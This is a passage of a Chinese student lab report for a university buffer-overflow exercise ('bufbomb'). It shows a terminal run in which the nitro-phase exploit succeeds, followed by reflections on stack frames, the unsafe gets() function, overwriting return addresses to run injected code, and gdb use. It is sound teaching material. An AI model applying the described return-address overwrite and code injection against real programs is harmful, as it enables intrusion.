$ ./hex2raw < nitro_U202115325.txt -n | ./bufbomb -u U202115325 -n
Userid: U202115325
Cookie: 0x7b52e696
Type string:KABOOM!: getbufn returned 0x7b52e696
Keep going
Type string:KABOOM!: getbufn returned 0x7b52e696
Keep going
Type string:KABOOM!: getbufn returned 0x7b52e696
Keep going
Type string:KABOOM!: getbufn returned 0x7b52e696
Keep going
Type string:KABOOM!: getbufn returned 0x7b52e696
VALID
NICE JOB!
```

顺利通过！

2.3 实验小结

本次缓冲区溢出攻击的实验使我对函数栈帧的结构有了更加清晰的认识，对于函数的调用与返回也有了进一步的理解。函数的栈帧空间主要用于传递参数以及保存本地变量，因此，绝大多数函数都有自己的栈帧空间，少部分函数由于可以使用寄存器传参且不包含本地变量则可以不占用栈帧空间。同时，函数的栈帧空间还用于保存调用者的断点地址，便于在被调用函数返回时能够跳转到调用者的断点地址。同时我还认识到，调用 C 语言中的 gets 函数会可能会使程序遭受到缓冲区溢出攻击，因为 gets 函数并不会检查输入的长度。我们可以利用缓冲区溢出攻击，将函数的返回地址覆盖掉，并替换成攻击代码的入口地址，使得程序运行我们的攻击代码。

本次实验中我使用 gdb 进行调试，这使我对 gdb 的使用方法掌握程度更进一步。同时，在本实验中我多次使用 Linux 中的 grep 命令与 sed 命令进行字符串的查找与替换，还编写了两个 shell 脚本在实验中使用，这使我对 Linux 操作系统的使用更加熟悉。

3 实验总结

计算机系统基础实验是目前为止我在学校做过的体验最好的实验。实验内容涉及到汇编代码、机器代码、Linux 操作系统以及 GNU 套件的使用，使用的软件非常具有开源精神。本次实验中大量使用了 gdb 调试器以及 Linux 基础命令，这使我对这些软件的使用更加熟悉了。同时，实验中涉及到了可执行文件结构以及函数运行时栈的知识，使我对可执行文件有了更进一步的认识。我在实验过程中多次使用 gdb 调试器，这也使我对程序的调试方法更加熟悉。

在拆除二进制炸弹的实验中，我使用反汇编软件 objump 查看可执行文件 bomb 的汇编代码，并深入分析汇编代码，从中提取出函数的循环分支结构以及递归调用的逻辑，还提取出了代码中用到的数组、二叉树和链表等数据结构。对于部分结构复杂的汇编代码，我还写出了对应的 C 语言代码，并用 C 语言版本的代码进行调试和求解。拆除二进制炸弹的实验使我对 AT&T 格式的汇编代码更加熟悉，同时也增强了我使用 gdb 等攻击进行调试的能力，还让我复习了数据结构课程中所学过的知识。

在缓冲区溢出攻击的实验中，我分析了函数的栈帧结构，通过使输入缓冲区溢出覆盖掉保存在栈中的函数的返回地址。在后面的阶段中，我还通过编写汇编代码并转换成机器代码插入到缓冲区中，使可执行文件执行我编写的代码，达到了攻击可执行文件的目的。本次实验加深了我对函数运行时栈帧结构的理解，同时也增强了我使用 gdb 调试器以及 Linux 中 grep、sed 等命令的能力。

总的来说，本次实验是我做过的为数不多的工作量和能力提升成正比的实验。但可惜的是实验课程的课时比较少，让我有一种学到兴头上却又突然结束的失落感。如果以后能有更多这样有意义、能提升实力的实验就好了。